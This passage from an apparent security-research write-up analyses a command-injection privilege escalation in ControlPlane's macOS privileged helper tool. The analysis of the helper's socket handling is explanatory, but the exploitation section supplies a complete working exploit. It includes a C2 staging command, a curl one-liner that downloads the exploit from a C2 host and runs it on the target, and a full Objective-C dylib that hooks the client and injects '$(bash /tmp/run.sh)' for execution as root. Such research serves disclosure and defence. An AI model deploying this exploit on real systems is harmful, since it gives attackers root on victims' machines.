        if (asprintf(&valCodeSignCmd, "codesign -v -R=\"certificate leaf[subject.CN] = \\\"%s\\\" and anchor apple
generic\" \"%s\"", kSigningCertCommonName, pFilename) != -1)
        {
            if (system(valCodeSignCmd) == 0)
            {
                // Passed codesign validation
                // OK to copy now - overwrite if present
                OSStatus fsret = FSPathCopyObjectSync(pFilename, "/usr/local/bin", toolName, NULL,
kFSFileOperationOverwrite);
                if (fsret != noErr)
                    success = false;
            }


            // Clean up
            free(valCodeSignCmd);

        }
        else
            success = false;


    }

    ...
```

The outcome of the installation, whether it succeeded or failed, is stored in the response dictionary as a Boolean value (true or false), which is sent back to the calling process.

```
    ...

    if (success)
        CFDictionaryAddValue(response, CFSTR(kInstallCommandLineToolResponse), kCFBooleanTrue);
    else
        CFDictionaryAddValue(response, CFSTR(kInstallCommandLineToolResponse), kCFBooleanFalse);

    ...
```

The attacker's objective would not be to place a malicious binary in /usr/local/bin, but rather to exploit a Command Injection via `pFilename`.

The analysis of the function `DoInstallTool()` reveals a significant security concern that could lead to Local Privilege Escalation (LPE) through Command Injection. The critical vulnerability arises from the construction of the `codesign` command, where `pFilename` is used directly.

```
codesign -v -R="certificate leaf[subject.CN] = \"3rd Party Mac Developer Application: Dustin Rue\" and anchor
apple generic" "<INJECTION_POINT>"
```

To reach the vulnerable code, the first approach was understanding how the Privileged Helper Tool's socket parses incoming packets and how the corresponding command handlers are executed. This step was crucial in identifying the point at which user input, originating from a non-privileged context, is received and processed by the Privileged Helper Tool. By analyzing the flow from socket communication to handler execution, we aimed to determine how a specially crafted payload could be injected and processed by the system. This understanding is essential for assessing how an injected library (in the main app) could exploit the LPE vulnerability, taking advantage of the trust and execution context established within the Privileged Helper Tool once the command is authorized and dispatched.

We were able to quickly identify the functions responsible for parsing packets.

Call stack:


main(argc: int, argv: char **)
BASHelperToolMain(commands: const BASCommandSpec[], commandProcs: const BASCommandProc[])
HandleConnection(asl: aslclient, aslMsg: aslmsg, commands: const BASCommandSpec[], commandProcs: const BASCommandProc[], fd: int)

Figure 12 - Call stack.

The function, `HandleConnection()`, is responsible for managing a single client connection to the Privileged Helper Tool (each connection represents one command transaction).

File: Source/CPHelperTool/AuthorizationLib/BetterAuthorizationSampleLib.c
Function: `HandleConnection()`

```
static int HandleConnection(
    aslclient                   asl,
    aslmsg                      aslMsg,
    const BASCommandSpec        commands[],
    const BASCommandProc        commandProcs[],
    int                         fd
)
```

It begins by checking that all necessary inputs are valid. For example, it ensures that the `commands` array is not empty and that the file descriptor (socket) is valid.

```
    ...

    assert(commands != NULL);
    assert(commands[0].commandName != NULL);        // there must be at least one command
    assert(commandProcs != NULL);
    assert( CommandArraySizeMatchesCommandProcArraySize(commands, commandProcs) );
    assert(fd >= 0);

    ...
```

The function then reads the external authorization reference sent by the client and reconstructs the `AuthorizationRef` from it.

```
    ...

    // Read in the external authorization reference.
    retval = BASRead(fd, &extAuth, sizeof(extAuth), NULL);

    // Internalize external authorization reference.
    if (retval == 0) {
        retval = BASOSStatusToErrno( AuthorizationCreateFromExternalForm(&extAuth, &auth) );
    }

    ...
```

Next, it reads the request dictionary from the client. This dictionary contains the command to be executed along with its parameters.

```
    ...

    if (retval == 0) {
        retval = BASReadDictionary(fd, &request);
    }

    ...
```

Before the command is executed, the function allocates a mutable response dictionary to store the result. If the allocation fails, the function returns an error.

```
    ...

    if (retval == 0) {
        response = CFDictionaryCreateMutable(NULL, 0, &kCFTypeDictionaryKeyCallBacks,
&kCFTypeDictionaryValueCallBacks);
        if (response == NULL) {
            retval = BASOSStatusToErrno( coreFoundationUnknownErr );
        }
    }

    ...
```

The function then tries to identify which command was requested using `FindCommand`, which checks the command name against the list of valid commands. If the command requires a specific right (defined in the `commands` array), it attempts to acquire it using `AuthorizationCopyRights`.

```
    ...

    if (retval == 0) {

        ...

        if ( (commandProcStatus == noErr) && (commands[commandIndex].rightName != NULL) ) {
            AuthorizationItem   item   = { commands[commandIndex].rightName, 0, NULL, 0 };
            AuthorizationRights rights = { 1, &item };

            commandProcStatus = AuthorizationCopyRights(
                auth,
                &rights,
                kAuthorizationEmptyEnvironment,
                kAuthorizationFlagExtendRights | kAuthorizationFlagInteractionAllowed,
                NULL
            );
        }

        ...

    }

    ...
```

If authorization succeeds, the appropriate command handler function is called (this function performs the actual privileged action based on the request).

```
    ...

    if (retval == 0) {

        ...

        if (commandProcStatus == noErr) {
            commandProcStatus = commandProcs[commandIndex](auth, commands[commandIndex].userData, request,
response, asl, aslMsg);

            if (commandProcStatus == noErr) {
                junkInt = asl_log(asl, aslMsg, ASL_LEVEL_DEBUG, "Command callback succeeded");
                assert(junkInt == 0);
            } else {
                junkInt = asl_log(asl, aslMsg, ASL_LEVEL_DEBUG, "Command callback failed: %ld", (long)
commandProcStatus);
                assert(junkInt == 0);
            }
        }

        ...

    }

    ...
```

Whether the command succeeds or fails, the function ensures the `kBASErrorKe` is set in the response dictionary. If the handler did not already provide an error code, the function adds one based on the return status.

```
    ...

    if (retval == 0) {

        ...

        if ( ! CFDictionaryContainsKey(response, CFSTR(kBASErrorKey)) ) {
            CFNumberRef     numRef;

            numRef = CFNumberCreate(NULL, kCFNumberSInt32Type, &commandProcStatus);
            if (numRef == NULL) {
                retval = BASOSStatusToErrno( coreFoundationUnknownErr );
            } else {
                CFDictionaryAddValue(response, CFSTR(kBASErrorKey), numRef);
                CFRelease(numRef);
            }
        }
    }

    ...
```

Finally, the response is written back to the client, and any file descriptors in the response are properly closed. All allocated memory is freed, and the authorization reference is destroyed to clean up resources securely.

```
...

static int HandleConnection(
    aslclient                   asl,
    aslmsg                      aslMsg,
    const BASCommandSpec        commands[],
    const BASCommandProc        commandProcs[],
    int                         fd
)
{
    int                         retval;
    OSStatus                    junk;
    int                         junkInt;
    AuthorizationExternalForm   extAuth;
    AuthorizationRef            auth            = NULL;
    CFDictionaryRef             request         = NULL;
    size_t                      commandIndex;
    CFMutableDictionaryRef      response        = NULL;
    OSStatus                    commandProcStatus;

    ...

    if (retval == 0) {
        retval = BASWriteDictionaryAndDescriptors(response, fd);
    }

    ...

    if (response != NULL) {

        ...

        BASCloseDescriptorArray( CFDictionaryGetValue(response, CFSTR(kBASDescriptorArrayKey)) );
        CFRelease(response);
    }
    if (request != NULL) {
        CFRelease(request);
    }
    if (auth != NULL) {
        junk = AuthorizationFree(auth, kAuthorizationFlagDefaults);
        assert(junk == noErr);
    }

    return retval;
}

...
```

What has been explained here can be represented as follows.


HandleConnection()
BASRead()
Read external auth reference
AuthorizationCreateFromExternalForm()
Create AuthorizationRef
BASReadDictionary()
Read request dictionary
CFDictionaryCreateMutable()
Create mutable response dictionary
FindCommand()
Find command in the command list
AuthorizationCopyRights()
Get authorization rights (if needed)
commandProcs[index]()
Call command function handler
CFNumberCreate()
Create error number (if needed)
CFDictionaryAddValue()
Add error to response dictionary
BASWriteDictionaryAndDescriptors()
Send response back to client
BASCloseDescriptorArray()
Close any file descriptors
CFRelease()
Release request dictionary
AuthorizationFree()
Free authorization reference

Figure 13 - Analysis of socket communications.

As an attacker, the initial approach would be to implement the communication protocol to interact with the Privileged Helper Tool via its socket, leveraging this channel to exploit the LPE vulnerability through the injected library. This would involve crafting and sending commands that the Privileged Helper Tool expects to trigger privileged actions.

However, after analyzing the communication mechanism in detail, such as packet parsing, authorization handling, and command validation, we found this method to be complex and time consuming.

The method we ultimately chose was to hook functions within the main application's `com.dustinrue.ControlPlane` (the client) by injecting a malicious .dylib. This is possible because the hardened runtime is not enabled for the client, allowing us to inject code. By doing so, the client itself can properly transmit our payload to the Privileged Helper Tool via the socket, leveraging the existing communication logic and simplifying the exploitation process instead of having to implement it ourselves.

Leverage ControlPlane main application

As stated the Privileged Helper Tool, installed via `SMJobBless()`, is launched by `launchd` with `root` privileges and operates independently of the user-facing application. It cannot be accessed directly through standard IPC communication. Instead, communication must go through the designated client application that is explicitly authorized in the Privileged Helper Tool's Info.plist under `SMAuthorizedClients`. To interact with the Privileged Helper Tool, strict conditions must be met, the client must provide a valid `AuthorizationRef`, send a request that matches the expected `BASCommandSpec` format, and be signed with a certificate listed in the Privileged Helper Tool's authorized clients. If any of these criteria are not fulfilled, the Privileged Helper Tool will reject the connection attempt.

The exploit must take advantage of the client application's internal mechanisms to securely and legitimately communicate with the Privileged Helper Tool. Instead of crafting a standalone IPC communication channel, the attack reuses the exact code path that the client uses to trigger commands to the Privileged Helper Tool. By injecting into the client and hooking the logic that constructs and sends a request to the Privileged Helper Tool, the attacker can transparently substitute a benign command with a malicious one. Specifically, the injected code intercepts the method that would typically invoke a harmless action, such as toggling remote login (class `ToggleRemoteLoginAction:execute:`) and replaces it with a crafted request that calls the vulnerable `InstallTool` command. This method ensures that the call is made from a trusted process, using all the expected APIs, signatures, and authorization flows, exactly as the Privileged Helper Tool expects.

The hook forces the execution path through the exploit's code, redirecting the intended action to one that triggers the LPE. This technique is both stealthy and effective. It reuses trusted execution flow, eliminates the need for external communication setup, and ensures that all authorization checks pass naturally. Because the call is indistinguishable from a legitimate one and fully leverages the client's authorized channel. In the end, it enables the injected code to execute a payload as `root` through the vulnerable command handler (`DoInstallTool()`).

Exploit

The exploit is packaged as follows:

- clean.sh
- run.sh
- Sources/
  - AuthorizationLib/
    - BetterAuthorizationSampleLib.c
    - BetterAuthorizationSampleLib.h
- exploit.m

An attacker can deploy a Command and Control (C2) server to host the malicious exploit that is ready to be compiled directly on the target machine by running the following commands.

Commands to be executed on C2:

```
zip -r CPExploit.zip Sources run.sh clean.sh && python3 -m http.server
```

The privilege elevation can be achieved by executing a bash one liner, which will retrieve the exploit's source code, compile and launch it.

Commands to be executed on the target machine:

```
cd /tmp && curl https://<C2_IP>:<C2_PORT>/CPExploit.zip -o CPExploit.zip && unzip CPExploit.zip && bash run.sh
```



Figure 14 - Overview of the attack.

Proof of concept

Here is the content of the exploit (without related libs) a dynamic library (.dylib) to be injected into the ControlPlane client which implements the very logic of the exploitation of the vulnerability.

File: exploit.m

```
#import <Foundation/Foundation.h>
#import <objc/runtime.h>
#import <unistd.h>
#import "AuthorizationLib/BetterAuthorizationSampleLib.h"

// Command set used by the privileged helper tool.
const BASCommandSpec kHelperCommandSet[] = {
    { "InstallTool", "com.dustinrue.ControlPlane.InstallTool", "default", "AuthInstallCommandLineToolPrompt", NULL
},
    { "GetVersion", NULL, NULL, NULL, NULL },
    { "SetDisplaySleepTime", "com.dustinrue.ControlPlane.SetDisplaySleepTime", "allow", "SetMonitorSleepTime",
NULL },
    { NULL, NULL, NULL, NULL, NULL }
};

// Stub definition of ControlPlane's Action class.
@interface Action : NSObject {
    NSString *type, *context, *when;
    NSNumber *delay, *enabled;
    CFDictionaryRef helperToolResponse;
    NSAppleEventDescriptor *appleScriptResult_;
}
@end

// Stub definition of the class being hooked.
@interface ToggleRemoteLoginAction : NSObject
- (BOOL)execute:(NSString **)errorString;
@end

// Replacement for `-[ToggleRemoteLoginAction execute:]`.
static BOOL ReplacementExecute(id self, SEL _cmd, NSString **errorString) {
    NSLog(@"[*] Hooked method `-execute:` called.");

    // Get the bundle ID of the privileged helper.
    NSString *bundleID = [[[[NSBundle mainBundle] infoDictionary][@"SMPrivilegedExecutables"] allKeys]
firstObject];
    if (!bundleID) {
        NSLog(@"[x] Failed to retrieve bundle ID.");
        return NO;
    }

    // Create authorization reference.
    AuthorizationRef authRef = NULL;
    OSStatus status = AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults,
&authRef);
    if (status != errAuthorizationSuccess) {
        NSLog(@"[x] AuthorizationCreate failed: %d", status);
        return NO;
    }

    // Ensure the instance responds to `helperToolInit:`.
    if (![(ToggleRemoteLoginAction *)self respondsToSelector:@selector(helperToolInit:)]) {
        NSLog(@"[x] Instance does not respond to `helperToolInit:`.");
        AuthorizationFree(authRef, kAuthorizationFlagDefaults);
        return NO;
    }

    [(ToggleRemoteLoginAction *)self helperToolInit:&authRef];
    NSLog(@"[*] `helperToolInit:` called.");

    // Prepare the tool installation request.
    NSString *srcPath = @"$(bash /tmp/run.sh)";
    NSString *toolName = @"halt";

    NSDictionary *request = @{
        @(kBASCommandKey): @"InstallTool",
        @"srcPath": srcPath,
        @"toolName": toolName
    };

    // Optional sleep to ensure system UI is ready.
    sleep(1);

    // Send request to the helper tool.
    CFDictionaryRef response = NULL;
    OSStatus execStatus = BASExecuteRequestInHelperTool(authRef,
                                                        kHelperCommandSet,
                                                        (__bridge CFStringRef)bundleID,
                                                        (__bridge CFDictionaryRef)request,
                                                        &response);

    if (execStatus == noErr) {
        NSLog(@"[+] Helper tool executed successfully: %@", (__bridge NSDictionary *)response);
    } else {
        NSLog(@"[x] BASExecuteRequestInHelperTool failed: %d", execStatus);
    }

    AuthorizationFree(authRef, kAuthorizationFlagDefaults);
    return YES;
}

// Manually instantiate ToggleRemoteLoginAction and call `-execute:`.
static void CallExecuteImmediatelyAfterHook() {
    Class actionClass = NSClassFromString(@"ToggleRemoteLoginAction");
    if (!actionClass) {
        NSLog(@"[x] `ToggleRemoteLoginAction` class not found.");
        return;
    }

    id instance = [[actionClass alloc] init];
    if (!instance) {
        NSLog(@"[x] Failed to instantiate `ToggleRemoteLoginAction`.");
        return;
    }

    NSLog(@"[*] Manually calling `-execute:` on `ToggleRemoteLoginAction` instance.");

    NSString *error = nil;
    [instance execute:&error];
    if (error) {
        NSLog(@"[!] Error returned from `-execute:`: %@", error);
    }
}

// Entry point: hook method and trigger logic.
__attribute__((constructor))
static void InstallMethodHookAndRun() {
    NSLog(@"[+] Library injected, initializing hook ...");

    Class targetClass = NSClassFromString(@"ToggleRemoteLoginAction");
    if (!targetClass) {
        NSLog(@"[x] Failed to find class `ToggleRemoteLoginAction`.");
        return;
    }

    SEL targetSelector = @selector(execute:);
    Method originalMethod = class_getInstanceMethod(targetClass, targetSelector);

    if (!originalMethod) {
        NSLog(@"[x] Failed to find method `-execute:`.");
        return;
    }

    method_setImplementation(originalMethod, (IMP)ReplacementExecute);
    NSLog(@"[+] Successfully hooked `-[ToggleRemoteLoginAction execute:]`.");

    // Trigger method manually.
    CallExecuteImmediatelyAfterHook();
}
```

Thanks for taking the time to read this article!

Sincerely,

0x7275656666696F63

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!